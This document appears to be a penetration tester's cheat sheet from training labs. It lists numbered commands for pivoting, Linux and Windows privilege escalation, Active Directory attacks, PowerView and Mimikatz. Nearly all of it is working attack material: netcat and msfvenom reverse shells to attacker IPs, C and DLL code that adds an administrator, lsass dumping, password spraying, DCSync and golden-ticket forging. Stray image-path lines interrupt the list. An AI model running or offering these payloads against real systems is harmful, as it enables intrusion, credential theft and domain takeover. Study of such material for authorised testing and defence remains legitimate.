16- realm list ,or, ps -ef | grep -i "winbind\|sssd"

17- find / -name *keytab* -ls 2>/dev/null

18- python3 /opt/keytabextract.py /opt/specialfiles/carlos.keytab

19- ls -la /tmp

20- cp /tmp/krb5cc_647401106_I8I133 . , then ,export KRB5CCNAME=/root/krb5cc_647401106_I8I133 , then , klist

21- /opt/linikatz.sh

Cracking (hashcat , john the ripper):

1- hashcat -m 5600 hash.txt /usr/share/wordlists/rockyou.txt (NTLMv2 from responder)

2- hashcat -m 13100 sapsso_hash.txt /usr/share/wordlists/rockyou.txt -O –force ($krb5tgs$23$)

3- hashcat -m 18200 sapsso_hash.txt /usr/share/wordlists/rockyou.txt -O –force ($krb5tgs$23$)

4- hashcat -m 19100 sapsso_hash.txt /usr/share/wordlists/rockyou.txt -O –force ($krb5tgs$18$)

PingSweep:

1- fping -asgq 172.16.5.0/23

2- for i in {1..254} ;do (ping -c 1 172.16.5.$i | grep "bytes from" &) ;done

3- for /L %i in (1 1 254) do ping 172.16.5.%i -n 1 -w 100 | find "Reply"

4- 1..254 | % {"172.16.5.$($_): $(Test-Connection -count 1 -comp 172.15.5.$($_) -quiet)"}

Pivoting, Tunneling, and Port Forwarding:

1- netstat -r (routing)

2- netstat -antp | grep 1234


3- python3 -c 'import pty; pty.spawn("/bin/bash")'

4- socat -ddd TCP-LISTEN:2345,fork TCP:10.4.50.215:5432

5- socat TCP-LISTEN:2222,fork TCP:10.4.50.215:22

6- ssh -N -L 0.0.0.0:4455:172.16.50.217:445 database_admin@10.4.50.215 , Local Port Forwarding

7- ssh -N -L 0.0.0.0:4444:192.168.45.204:4444 kali@192.168.45.204 , local port forward to our host localip_on_the_ssh_side:port:remote_ip:port (such as netsh in this example)




8- ssh -N -D 0.0.0.0:9999 database_admin@10.4.50.215 , Dynamic ssh port forwarding proxychains socks5 on port 9999

9- ssh -L 1234:localhost:3306 ubuntu@10.129.202.64

10- ssh -D 9050 ubuntu@10.129.202.64 , then in /etc/proxychains.conf , and add this, socks4	127.0.0.1 9050

11- ssh -N -R 127.0.0.1:2345:10.4.50.215:5432 kali@192.168.118.4 , Remote Port Forwarding



12- ssh -N -R 9998 kali@192.168.118.4 , remote dynamic port forwarding

13- where ssh , in this case the pivot point is windows

14- netsh interface portproxy add v4tov4 listenport=2222 listenaddress=192.168.50.64 connectport=22 connectaddress=10.4.50.215 , to forward the port

15- netsh advfirewall firewall add rule name="port_forward_ssh_2222" protocol=TCP dir=in localip=192.168.50.64 localport=2222 action=allow , to allow the traffic

16- netsh interface portproxy show all

17- netsh interface portproxy del v4tov4 listenport=2222 listenaddress=192.168.50.64 , to delete the port forwarding rule

18- chisel server --port 8080 –reverse (on kali) , /tmp/chisel client 192.168.118.4:8080 R:socks || R:1080:socks (on the pivot point)

19- proxychains nmap -v -sn 172.16.5.1-200

20- msfvenom -p windows/x64/meterpreter/reverse_https lhost= <InternalIPofPivotHost> -f exe -o backupscript.exe LPORT=8080

21- ssh -R <InternalIPofPivotHost>:8080:0.0.0.0:8000 ubuntu@<ipAddressofTarget> -vN

22- using Metasploit auxiliary/server/socks_proxy , run autoroute -s 172.16.5.0/23

23- socat TCP4-LISTEN:8080,fork TCP4:10.10.14.18:80 (run it on the pivot point)

24- if your attack host is windows, plink -ssh -D 9050 ubuntu@10.129.15.50

25- sudo sshuttle -r ubuntu@10.129.202.64 172.16.5.0/23 -v (only works on ssh)

26- prtfwd from windows , netsh.exe interface portproxy add v4tov4 listenport=8080 listenaddress=10.129.15.150 connectport=3389 connectaddress=172.16.5.25

27- ./chisel server -v -p 1234 --socks5 , (need to modify /etc/proxychains socks5 127.0.0.1 1080) ,then, ./chisel client -v 10.129.202.64:1234 socks

28- sudo ./chisel server --reverse -v -p 1234 --socks5 , then, ./chisel client -v 10.10.14.17:1234 R:socks

29- ICMP Tunniling , sudo ./ptunnel-ng -r10.129.202.64 -R22 , sudo ./ptunnel-ng -p10.129.202.64 -l2222 -r10.129.202.64 -R22 (from our attack box)

30- Rdp Tunniling using SocksOverRDP-x64, regsvr32.exe SocksOverRDP-Plugin.dll ,then, netstat -antb | findstr 1080 (to verify) , then using proxfier portable to set the proxy on (127.0.0.1 and the port 1080)

Privilege Escalation:

Linux:

1- Python3 -c 'import pty;pty.spawn("/bin/bash")'

2- ls -l /etc/shadow

3- cat /etc/issue

4- cat /etc/os-release

5- uname -a

6- ps aux

7- ss -anp , or , ss -ntlpu

8- ls -lah /etc/cron*

9- crontab -l , or , cat /etc/cron*

10- dpkg -l , all installed packages

11- find / -writable -type d 2>/dev/null , writeable directory

12- cat /etc/fstab , mount , lsblk, lsmod

13- find / -perm -u=s -type f 2>/dev/null , user permission over file

14- env

15- cat .bash*

16- sudo -l , sudo -i

17- watch -n 1 "ps -aux | grep pass"

18- sudo tcpdump -i lo -A | grep "pass"

19- grep "CRON" /var/log/syslog

20- cat /home/joe/.scripts/user_backups.sh

21- openssl passwd w00t , echo "root2:Fdzt.eqJQ4s0g:0:0:root:/root:/bin/bash" >> /etc/passwd , su root2 (that if you have shadow access file)

22- /usr/sbin/getcap -r / 2>/dev/null

23- searchsploit "linux kernel Ubuntu 16 Local Privilege Escalation" | grep "4." | grep -v " < 4.4.0" | grep -v "4.8" , kernel exploit (4.4.0-116-generic)

24- find / -type d -name config 2>/dev/null

25- find / -type f -perm 0777 2>/dev/null

26- cat /proc/version karnel ,https://www.linuxkernelcves.com/cves

27- cat /etc/issue linux type

28- find / -type f -perm -04000 -ls 2>/dev/null

29- cat /etc/corntab

30- echo $PATH

31- dpkg -l | grep policykit , if policykit installed pwnkit vulnerability might be there

32- ps aux | grep root

33- history

34- sudo -l

35- cat /etc/passwd

36- find / -path /proc -prune -o -type d -perm -o+w 2>/dev/null , writeable directory

37- find / -path /proc -prune -o -type f -perm -o+w 2>/dev/null , writeable files

38- env

39- uname -a

40- cat /etc/shells

41- arp -a

42- find / -type f -name ".*" -exec ls -l {} \; 2>/dev/null , find all hidden files

43- find / -type d -name ".*" -ls 2>/dev/null , all hidden directory

44- apt list --installed | tr "/" " " | cut -d" " -f1,3 | sed 's/[0-9]://g' | tee -a installed_pkgs.list , list all services

45- find / -type f \(-name *.conf -o -name *.config \) -exec ls -l {} \; 2>/dev/null , all configuration files

46- find / -type f -name "*.sh" 2>/dev/null , all scripts

47- find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null ,setuid

48- find / -user root -perm -6000 -exec ls -ldb {} \; 2>/dev/null , setgid

49- find /usr/bin /usr/sbin /usr/local/bin /usr/local/sbin -type f -exec getcap {} \; , enumerating capabilities

50- sudo setcap cap_net_bind_service=+ep /usr/bin/vim.basic , then , getcap /usr/bin/vim.basic

51- ./pspy64 -pf -i 1000 , all processes running and system files events

52- Kernel exploits !

53- sudo LD_PRELOAD=/tmp/root.so /usr/sbin/apache2 restart , if we have env_keep+=LD_PRELOAD after executing sudo -l

54- grep -r "def virtual_memory" /usr/local/lib/python3.8/dist-packages/psutil/* , python Library hijacking looking for called function from root

55- Dirty Pipe , All kernels from version 5.8 to 5.17

56- Adm group can read logs !

Windows:

1- whoami /groups , whoami /priv , whoami /all

2- Get-LocalUser , Get-LocalGroup

3- Ipconfig /all

4- Systeminfo

5- netstat -ano

6- Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname , installed applications 32-bit

7- Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\*" | select displayname , installed applications 64-bit

8- Winpeas , WinPEAS is a script that searches for possible paths to escalate privileges on Windows hosts

9- Get-Process

10- Get-ChildItem -Path C:\Users\ -File -Recurse -ErrorAction SilentlyContinue , listing all files on users directory

11- Get-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue

12- runas /user:backupadmin cmd

13- Get-History , OR, (Get-PSReadlineOption).HistorySavePath , then , type file_path.txt

14- $password = ConvertTo-SecureString "qwertqwertqwert123!!" -AsPlainText -Force

15- $cred = New-Object System.Management.Automation.PSCredential("daveadmin", $password)

16- Enter-PSSession -ComputerName CLIENTWK220 -Credential $cred , with step 14+15

17- Get-Service , or , Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'}

18- icacls "C:\xampp\apache\bin\httpd.exe" , check permission over file

19-
```
#include <stdlib.h> int main () { int i; i = system ("net user dave2 password123! /add"); i = system ("net localgroup administrators dave2 /add"); return 0; }
```

20- x86_64-w64-mingw32-gcc adduser.c -o adduser.exe , compile the c code for windows

21- net stop Service_Name , or, Stop-Service Service_Name , Restart-Service

22- $env:path

23- shutdown /r /t 0 , restart the device should have `SeShutdownPrivilege`

24-
```
#include <stdlib.h> #include <windows.h> BOOL APIENTRY DllMain( HANDLE hModule,// Handle to DLL module DWORD ul_reason_for_call,// Reason for calling function LPVOID lpReserved ) // Reserved { switch ( ul_reason_for_call ) { case DLL_PROCESS_ATTACH: // A process is loading the DLL. int i; i = system ("net user dave2 password123! /add"); i = system ("net localgroup administrators dave2 /add"); break; case DLL_THREAD_ATTACH: // A process is creating a new thread. break; case DLL_THREAD_DETACH: // A thread exits normally. break; case DLL_PROCESS_DETACH: // A process unloads the DLL. break; } return TRUE; }
```

25- x86_64-w64-mingw32-gcc myDLL.cpp --shared -o myDLL.dll , for DLL hijacking

26- schtasks /query /fo LIST /v , schedule tasks
27- Seatbelt.exe
28- Powerup.ps1, Get-ModifiableServiceFile , Get-UnquotedService , Invoke-AllChecks
29- PoweUp , PowerShell script for finding common Windows privilege escalation vectors that rely on misconfigurations. It can also be used to exploit some of the issues found
30- SessionGopher , SessionGopher is a PowerShell tool that finds and decrypts saved session information for remote access tools. It extracts PuTTY, WinSCP, SuperPuTTY, FileZilla, and RDP saved session information
31- LaZange , Tool used for retrieving passwords stored on a local machine from web browsers, chat tools, databases, Git, email, memory dumps, PHP, sysadmin tools, wireless network configurations, internal Windows password storage mechanisms, and more
32- .\SharpUp.exe audit , Weak Permission check
33- Suggester.ps1 , WES-NG is a tool based on the output of Windows' systeminfo utility which provides the list of vulnerabilities the OS is vulnerable to, including any exploits for these vulnerabilities. Every Windows OS between Windows XP and Windows 10, including their Windows Server counterparts, is supported
34- ipconfig /all
35- arp -a
36- Get-MpComputerStatus , check windows defender status
37- tasklist /svc , list all tasks
38- (Get-Process -name NonStandardProcess).MainModule , get binary file path (can use -Id instead of -name)
39- set , such as **env** in linux
40- systeminfo
41- Get-HotFix | ft -AutoSize , patches and updates
42- Get-WmiObject -Class Win32_Product | select Name, Version ; installed programs with their versions
43- netstat -ano , display processes with their ports
44- query user , logged-in users
45- whoami /groups
46- net users
47- net localgroup administrators
48- pipelist.exe /accepteula , listing pipes names
49- gci \\.\pipe\ , listing pipes from powershell
50- accesschk.exe /accepteula \\.\Pipe\lsass -v , listing pipe permission such as **lsass** in this example same as here : accesschk.exe -accepteula -w \pipe\WindscribeService -v
51- get-process -Id 3324
52- whoami /priv

53- SeImpersonate Token , c:\tools\PrintSpoofer.exe -c "c:\tools\nc.exe 10.10.14.3 8443 -e cmd"

54- SeAssignPrimaryToken Token , c:\tools\JuicyPotato.exe -l 53375 -p c:\windows\system32\cmd.exe -a "/c c:\tools\nc.exe 10.10.14.3 8443 -e cmd.exe" -t * ,   -l COM server listening port and -t is the createprocess call

55- SeDebugPrivilege Token , procdump.exe -accepteula -ma lsass.exe lsass.dmp -> mimikatz.exe -> log -> sekurlsa::minidump lsass.dmp , OR, .\psgetsys.ps1; [MyProcess]::CreateProcessFromParent((Get-Process "lsass").Id , "c:\Windows\System32\cmd.exe", "")

56- SeTakeOwnershipPrivilege Token, .\EnableAllTokenPrivs.ps1 (to enable the Token), cmd /c dir /q 'C:\Department Shares\Private\IT' (checking file permission), takeown /f 'C:\Department Shares\Private\IT\cred.txt' (taking file owning), icacls 'C:\Department Shares\Private\IT\cred.txt' /grant htb-student:F (modifying the ACL to finally read the file)

57- SeBackupPrivilege Token , Import-Module .\SeBackupPrivilegeUtils.dll , then, Import-Module .\SeBackupPrivilegeCmdLets.dll , Set-SeBackupPrivilege (to enable the Token) , Copy-FileSeBackupPrivilege E:\Windows\NTDS\ntds.dit C:\Tools\ntds.dit , Import-Module .\DSInternals.psd1 (to extract SYSTEM file), $key = Get-BootKey -SystemHivePath .\SYSTEM, Get-ADDBAccount -DistinguishedName 'CN=administrator,CN=users,DC=inlanefreight,DC=local' -DBPath .\ntds.dit -BootKey $key , secretsdump.py -ntds ntds.dit -system SYSTEM -hashes lmhash:nthash LOCAL

58- DnsAdmins groups, msfvenom -p windows/x64/exec cmd='net group "domain admins" netadm /add /domain' -f dll -o adduser.dll , dnscmd.exe /config /serverlevelplugindll C:\Users\netadm\Desktop\adduser.dll, sc.exe sdshow DNS (check if we have permission to start and stop DNS service), sc stop dns , sc start dns , sc query dns

59- SeLoadDriverPrivilege Token (Print Operators Group) , EnableSeLoadDriverPrivilege.exe , .\ExploitCapcom.exe , OR, EoPLoadDriver.exe System\CurrentControlSet\Capcom c:\Tools\Capcom.sys

60- SeRestorePrivilege and SeBackupPrivilege Token (server operators group),sc config AppReadiness binPath= "cmd /c net localgroup Administrators server_adm /add"

61- UAC Bypass **, ON HOST:** msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.3 LPORT=8443 -f dll > srrstr.dll ,**ON VICTIM:** rundll32 shell32.dll,Control_RunDLL C:\Users\sarah\AppData\Local\Microsoft\WindowsApps\srrstr.dll

62- .\sharup.exe audit , accesschk.exe /accepteula -quvcw WindscribeService (check attack vector before proceeding), sc config WindscribeService binpath="cmd /c net localgroup administrators htb-student /add" , then, sc (stop/start) WindscribeService

63- findstr /SIM /C:"password" *.txt *.ini *.cfg *.config *.xml

64- (Get-PSReadLineOption).HistorySavePath , powershell history command

65- Snaffler.exe , crawl network share drives for interesting file extensions such as .kdbx, .vmdk, .vdhx, .ppk,
66- findstr /SI /M "password" *.xml *.ini *.txt , search file content
67- dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config* , searching file extension
68- .\SharpChrome.exe logins /unprotect , passwords stored in chrome
69- runas /savecred /user:inlanefreight\bob "COMMAND HERE", run command as another user
70- dir "C:\Program Files" , installed programs
71- Get-ScheduledTask | select TaskName,State , enumerate scheduled tasks
72- Get-LocalUser
73- Get-WmiObject -Class Win32_OperatingSystem | select Description , computer Description
74- Import-Module .\Sherlock.ps1 , then , Find-AllVulns (all kernel exploits)

Active Directory attacks and enumeration (there are some attacks not in the Notes such as : NoPac , PrintNightmare , PetitPotam):

From Linux:

1- sudo responder -I ens224 , /usr/share/responder/Responder.conf
2- crackmapexec smb 192.168.50.75 -u users.txt -p 'Nexus123!' -d corp.com --continue-on-success
3- impacket-GetNPUsers -dc-ip 192.168.50.70 -request -outputfile hashes.asreproast corp.com/pete ,AS-REP roasting , then , sudo hashcat -m 18200 hashes.asreproast /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
4- sudo impacket-GetUserSPNs -request -dc-ip 192.168.50.70 corp.com/pete ,kerberoasting , then , sudo hashcat -m 13100 hashes.kerberoast2 /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule –force
5- evil-winrm -i 172.16.241.82 -d medtech -u joe -p "Flowers1"
6- kerbrute userenum -d INLANEFREIGHT.LOCAL --dc 172.16.5.5 jsmith.txt -o valid_ad_users , brute force AD users
7- crackmapexec smb 172.16.5.5 -u avazquez -p Password123 --pass-pol , password policy
8- rpcclient -U "" -N 172.16.5.5 (querydominfo, enumdomusers)
9- enum4linux -P 172.16.5.5
10- ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "*" | grep -m 1 -B 10 pwdHistoryLength

11- crackmapexec smb 172.16.5.5 –users(--groups, --loggedon-users, --shares, -M spider_plus --share Dev-share)

12- ldapsearch -h 172.16.5.5 -x -b "DC=INLANEFREIGHT,DC=LOCAL" -s sub "(&(objectclass=user))" | grep sAMAccountName: | cut -f2 -d" "

13- ./windapsearch.py --dc-ip 172.16.5.5 -u "" -U , Uses the python tool windapsearch.py to discover users in a target Windows domain from a Linux-based host

14- kerbrute passwordspray -d inlanefreight.local --dc 172.16.5.5 valid_users.txt Welcome1 , password spraying

15- sudo crackmapexec smb 172.16.5.5 -u valid_users.txt -p Password123 , password spraying

16- sudo crackmapexec smb 172.16.5.0/24 -u administrator -H 88ad09182de639ccc6579eb0849751cf --local-auth , pass the hash for local machine admin

17- psexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.125

18- wmiexec.py inlanefreight.local/wley:'transporter@4'@172.16.5.5

19- sudo bloodhound-python -u 'forend' -p 'Klmcargo2' -ns 172.16.5.5 -d inlanefreight.local -c all , bloodhound collection python tool on linux

20- GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/mholliday -request , here we have access to the INLANEFREIGHT.LOCAL/mholliday user password to get all domain SPNs for later cracking

21- kirbi2john sqldev.kirbi , convert the ticket to john format to crack it

22- evil-winrm -i 10.129.201.234 -u forend

23- secretsdump.py -outputfile inlanefreight_hashes -just-dc INLANEFREIGHT/adunn@172.16.5.5 -use-vss

24- mssqlclient.py INLANEFREIGHT/DAMUNDSEN@172.16.5.150 -windows-auth (enable_xp_cmdshell , xp_cmdshell whoami /priv)

25- crackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M gpp_autologin

26- gpp-decrypt VPe/o9YRyz2cksnYRbNeQj35w9KxQ5ttbvtRaAVqxaE

27- secretsdump.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240 -just-dc-user LOGISTICS/krbtgt

28- lookupsid.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240 , brute force SID

29- ticketer.py -nthash 9d765b482771505cbe97411065964d5f -domain LOGISTICS.INLANEFREIGHT.LOCAL -domain-sid S-1-5-21-2806153819-209893948-922872689 -extra-sid S-1-5-21-3842939050-3880317879-2865463114-519 hacker , to create Golden Ticket

30- export KRB5CCNAME=hacker.ccache

31- psexec.py LOGISTICS.INLANEFREIGHT.LOCAL/hacker@academy-ea-dc01.inlanefreight.local -k -no-pass -target-ip 172.16.5.5

32- raiseChild.py -target-exec 172.16.5.5 LOGISTICS.INLANEFREIGHT.LOCAL/htb-student_adm , automated tool to escalate privileges from domain to forest

From Windows:

1- net user /domain || net user User_Name /domain || net group /domain || net group Group_Name /domain

2- [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()

3- .\PsLoggedon.exe \\client74

4- Get-NetUser -SPN | select samaccountname,serviceprincipalname

5- setspn -L iis_service

6- Get-ObjectAcl -Identity "Management Department" | ?{$_.ActiveDirectoryRights -eq "GenericAll"} | select SecurityIdentifier,ActiveDirectoryRights , who has GenericAll write on the Management Department Group

7- cat \\dc1.corp.com\sysvol\corp.com\Policies\oldpolicy\old-policy-backup.xml , then , gpp-decrypt "+bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE"

8- Invoke-BloodHound -CollectionMethod All -OutputDirectory C:\Users\stephanie\Desktop\ -OutputPrefix "corp audit"

9- winrs -r:files04 -u:jen -p:Nexus123! "cmd /c hostname & whoami"

10- ./PsExec64.exe -i \\FILES04 -u corp\jen -p Nexus123! cmd

11- sekurlsa::pth /user:jen /domain:corp.com /ntlm:369def79d8372408bf6e93364cc93075 /run:powershell , pass the hash mimikatz

12- $dcom = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application.1","192.168.50.73")) , then , $dcom.Document.ActiveView.ExecuteShellCommand("cmd",$null,"/c calc","7")

13- .\kerbrute_windows_amd64.exe passwordspray -d corp.com .\usernames.txt "Nexus123!"

14- .\Rubeus.exe asreproast /nowrap , AS-REP roasting 18200 hashcat

15- .\Rubeus.exe kerberoast /outfile:hashes.kerberoast , kerberoasting 13100 hashcat

16- Import-Module .\Inveigh.ps1 , then, Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y , Like Responder in kali-linux

17- net use \\DC01\ipc$ "" /u:"" , null smb session

18- Import-Module .\DomainPasswordSpray.ps1

19- net use \\DC01\ipc$ "password" /u:guest , smb with user and password

20- net accounts

21- Import-Module .\DomainPasswordSpray.ps1 , then, Invoke-DomainPasswordSpray -Password Welcome1 -OutFile spray_success -ErrorAction SilentlyContinue

22- .\Snaffler.exe -d INLANEFREIGHT.LOCAL -s -v data

23- $sid = Convert-NameToSid wley

24- Get-DomainObjectACL -ResolveGUIDs -Identity * | ? {$_.SecurityIdentifier -eq $sid}

25- .\Rubeus.exe kerberoast /user:testspn /nowrap , get hash for user

26- $Password = ConvertTo-SecureString '<PASSWORD HERE>' -AsPlainText -Force

27- $Cred = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\wley', $Password) , comained with point 11 to use it as credentials

28- Get-SpoolStatus -ComputerName ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL , using SecurityAssessment.ps1 to enumerate machines vulnarable to MS-PRN Printer bug

29- .\Rubeus.exe golden /rc4:9d765b482771505cbe97411065964d5f /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689 /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /user:hacker /ptt

30- .\Rubeus.exe kerberoast /domain:FREIGHTLOGISTICS.LOCAL /user:mssqlsvc /nowrap

PowerView:

1- Get-DomainPolicy

2- Get-DomainSPNTicket

3- Get-Domain

4- Get-DomainController

5- Get-DomainUser

6- Get-DomainComputer

7- Get-DomainGroup

8- Get-DomainOU

9- Find-InterestingDomainAcl

10- Get-DomainGroupMember

11- Get-DomainFileServer

12- Get-DomainGPO

13- Get-DomainPolicy

14- Find-LocalAdminAccess

15- Get-DomainTrust
16- Get-ForestTrust
17- Get-DomainGroupMember -Identity "Domain Admins" -Recurse
18- Get-DomainUser -Identity * | Get-DomainSPNTicket -Format Hashcat , get all SPNs to try crack it
19- Set-DomainUserPassword -Identity damundsen -AccountPassword $damundsenPassword -Credential $Cred -Verbose
20- Add-DomainGroupMember -Identity 'Help Desk Level 1' -Members 'damundsen' -Credential $Cred2 -Verbose
21- Get-NetLocalGroupMember -ComputerName ACADEMY-EA-MS01 -GroupName "Remote Desktop Users"
22- Get-NetLocalGroupMember -ComputerName ACADEMY-EA-MS01 -GroupName "Remote Management Users"
23- Enter-PSSession -ComputerName ACADEMY-EA-DB01 -Credential $cred
24- Get-SQLInstanceDomain
25- Get-SQLQuery -Verbose -Instance "172.16.5.150,1433" -username "inlanefreight\damundsen" -password "SQL1234!" -query 'Select @@version'
26- Get-DomainUser -PreauthNotRequired | select samaccountname,userprincipalname,useraccountcontrol | fl , ASREPRoasting attack , then, .\Rubeus.exe asreproast /user:mmorgan /nowrap /format:hashcat
27- Get-DomainTrustMapping
28- Get-DomainSID

Mimikatz:

1- sekurlsa::logonpasswords
2- lsadump::sam
3- token::elevate
4- privilege::debug
5- sekurlsa::tickets
6- sekurlsa::tickets /export , then, dir *.kirbi ,then, kerberos::ptt [0;12bd0]-0-0-40810000-dave@cifs-web04.kirbi (klist to check)
7- kerberos::list /export
8- kerberos::golden /sid:S-1-5-21-1987370270-658905905-1781884369 /domain:corp.com /ptt /target:web04.corp.com /service:http /rc4:4d28cf5252d39971419580a51484ca09 /user:jeffadmin , pass the ticket (silver ticket)(klist to check)
9- lsadump::dcsync /user:corp\dave

10- kerberos::golden /user:jen /domain:corp.com /sid:S-1-5-21-1987370270-658905905-1781884369 /krbtgt:1693c6cefafffc7af11ef34d1c788f47 /ptt , golden ticket

11- base64 /out:true

12- lsadump::dcsync /domain:INLANEFREIGHT.LOCAL /user:INLANEFREIGHT\administrator

13- kerberos::golden /user:hacker /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689 /krbtgt:9d765b482771505cbe97411065964d5f /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /ptt , to abuse domain trust